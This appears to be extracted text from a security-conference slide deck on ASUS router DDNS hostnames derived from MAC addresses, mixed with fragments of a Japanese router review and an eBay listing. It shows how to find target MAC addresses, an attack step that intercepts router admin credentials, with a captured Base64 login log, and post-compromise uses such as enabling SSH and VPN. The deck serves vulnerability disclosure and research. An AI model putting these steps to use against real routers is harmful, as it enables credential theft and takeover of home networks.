窓の社 | こどもとIT | Car | トラベル | グルメ | GAME | HOBBY | ASUS Wi-Fiルーター | TP-Link ネット機器

セキュリティ | ネット機器 | Wi-Fi 6E | ストレージ・NAS | ビジネスソフト | 会計ソフト | 仕事効

INTERNET Watch > トピック > Wi-Fi 6


レビュー

安いのにUSBポート付き、メッシュもできて9千円のWi-Fi 6 ルーター「RT-AX1800U」が登場

通信速度や範囲も優秀。Wi-Fi 6を手軽に安心して導入できる1台

石田 賀津男 2023年4月7日 06:55

Tweet リスト B! 3 Pocket 17

A0:36:BC:56:46:0C



72cfce46700348b01b36e949bb38af34



```
ubuntu@LAPTOP-22MTOQHK:~/mnt/c/Users/Yoshiki$ nslookup a72cfce46700348b01b36e949bb38af34.asuscomm.com
Server:      172.20.128.1
Address:     172.20.128.1#53

Non-authoritative answer:
Name:   a72cfce46700348b01b36e949bb38af34.asuscomm.com
Address: [REDACTED].147.78
```

Easy to find target MAC address @ YouTube



A0:36:BC:56:45:C8



974358340a070f10ae7eee5f37e17a66



```
C:\Users\Yoshiki>ping a974358340a070f10ae7eee5f37e17a66.asuscomm.com
a974358340a070f10ae7eee5f37e17a66.asuscomm.com [ ] .167.98] ping
```

Easy to find target MAC address @ ebay

Hi! [Sign in](#) or [register](#) Daily Deals Help & Contact

Ship to English Sell Watchlist My eBay

Shop by category All Categories Advanced

[Back to search results](#) | Listed in category: [Electronics](#) > [Computers/Tablets & Networking](#) > [Home Networking & Connectivity](#) > [Wireless Routers](#)

[Share](#) | [Add to Watchlist](#)

STOP Fake Accounts

BLOCK:

Detects Bots, Proxies, & VPNs

SAVE UP TO 10% [See all eligible items and terms](#)

3C:7C:3F:DB:12:DO



Shop with confidence

eBay Money Back Guarantee
Get the item you ordered or your money back.
[Learn more](#)

Seller information
[esbigfinds2 \(10808\)](#)
95% positive feedback

[Save seller](#)
[Contact seller](#)
[Visit store](#)
[View other items](#)

Intelligent Fraud Detection

LOCK:

Easy to find target MAC address @ War Driving

```
SSID 5 : asus_router
ネットワークの種類 : インフラストラクチャ
認証 : WPA2-パーソナル
暗号化 : CCMP
BSSID 1 : a0:36:bc:42:11:c4
  シグナル : 93%
  無線タイプ : 802.11ax
  チャンネル : 100
  基本レート (Mbps) : 6 24
  他のレート (Mbps) : 9 12 18 36 48 54
BSSID 2 : a0:36:bc:42:11:c0
  シグナル : 92%
  無線タイプ : 802.11ax
  チャンネル : 8
  基本レート (Mbps) : 1 2 5.5 11
  他のレート (Mbps) : 6 9 12 18 24 36 48 54
```


Default Wi-Fi Network Name (SSID): ASUS_C0
HW Ver.: 1.0
MAC: A036BC4211C0
PIN code: 96622926
S/N: N71G38002808DG2
Production Year: 2022
Made in China




BSSID == MAC Address

Completed preparations, so
we'll explain the attack step by step.


Attack scenarios Step1



Attack scenarios Step2




Attack scenarios Step3



Waiting for victim's connection to get base64 id/pass

By listening on 8443/TCP, it's possible to steal authentication credentials.

```
49.96.235.17 - - [14/Apr/2023 08:40:44] "GET /get_webdavInfo.asp?key=7F74B670A731E5890465C606EB956848 HTTP/1.1" 200 -
49.96.235.17 - - [14/Apr/2023 08:40:45] "GET /get_webdavInfo.asp?key=7F74B670A731E5890465C606EB956848 HTTP/1.1" 200 -
POST request to /login.cgi with data:
login_authorization%3DYWRtaW46MTIzNDU2Nzg%3D
49.96.235.17 - - [14/Apr/2023 08:40:45] "POST /login.cgi HTTP/1.1" 200 -
49.96.235.17 - - [14/Apr/2023 08:40:46] "GET /index.asp HTTP/1.1" 200 -
49.96.235.17 - - [14/Apr/2023 08:51:21] "GET /get_webdavInfo.asp?key=7F74B670A731E5890465C606EB956848 HTTP/1.1" 200 -
49.96.235.17 - - [14/Apr/2023 08:51:21] "GET /get_webdavInfo.asp?key=7F74B670A731E5890465C606EB956848 HTTP/1.1" 200 -
POST request to /login.cgi with data:
login_authorization%3DYWRtaW46MTIzNDU2Nzg%3D
49.96.235.17 - - [14/Apr/2023 08:51:22] "POST /login.cgi HTTP/1.1" 200 -
49.96.235.17 - - [14/Apr/2023 08:51:22] "GET /index.asp HTTP/1.1" 200 -
```



Easy decryption due to Base64

Demo of MITM Attack using ASUS DDNS

Demo Movie
Next Page

Simple Attack

Large Impact!!!

Agenda

1. Introduction
2. Remote connection functionality of ASUS routers
 1. How it works
 2. MAC address based DDNS
3. Intercepting router's admin credentials (w/ DEMO)
- 4. Impact**
5. Long term monitoring of ASUS DDNS
6. Summary

Impact

With the stolen authentication information, you can make these types of setting changes.

Enable SSH Service

Enable VPN
Server/Client Service



Potential Problems

Victims are not aware of these changes



The VPN functionality is a selling point

SSH Server

SSH Server function can perform various tasks.

- Port Forwarding
- Access to the connected USB-HDD

Files connected to the router
via USB-HDD with SCP

名前	サイズ	更新日時
		2020/03/17 14:46:57
		2021/10/11 9:05:18
		2021/02/01 14:14:26
		2019/04/17 18:31:51
		2021/04/16 8:31:37
		2020/02/06 16:25:22
		2020/02/05 20:28:06
		2023/03/14 13:33:33
		2019/05/23 11:47:22
		2019/03/27 15:01:43
		2022/01/11 16:10:55
		2021/03/26 10:02:59
		2021/05/10 16:21:19
		2021/03/25 10:28:02
		2021/04/08 8:50:54
		2020/07/17 9:29:44
		2020/08/21 14:20:02
		2020/08/13 9:40:21
		2023/08/25 6:23:42

VPN function can act as both a server and a client

- VPN Server
 - There's a possibility of being used as a jump server and being utilized as a residential proxy.
- VPN Client
 - There's a risk of embedded settings connecting to a malicious VPN server, leading to packet interception.

Impact

- **Over 1 million ASUS routers in the world**
- Users may not be aware of the compromise
- High degree of freedom of attack when the attack is successful
 - After changing the router settings, targeting the internal network of the router, etc.

Agenda

1. Introduction
2. Remote connection functionality of ASUS routers
 1. How it works
 2. MAC address based DDNS
3. Intercepting router's admin credentials (w/ DEMO)
4. Impact
- 5. Long term monitoring of ASUS DDNS**
6. Summary

Long-Term Monitoring of DDNS Records


A0:36:BC:56:46:0C



ASUS's Prefix 16^6 combinations
We have 20 of them

a72cfce46700348b01b36e949bb3
8af34.asuscomm.com

335,544,320
combinations of FQDN



1,629,000
FQDN monitored

Dataset

Number of FQDN

- 1,629,000

Period

- 3.5 months (June 19 to September 30, 2023)

Resolution

- Once a day

Elements

Date

MAC Address

DDNS Domain (MAC address-based)


IP Address

Country (GeoIP)

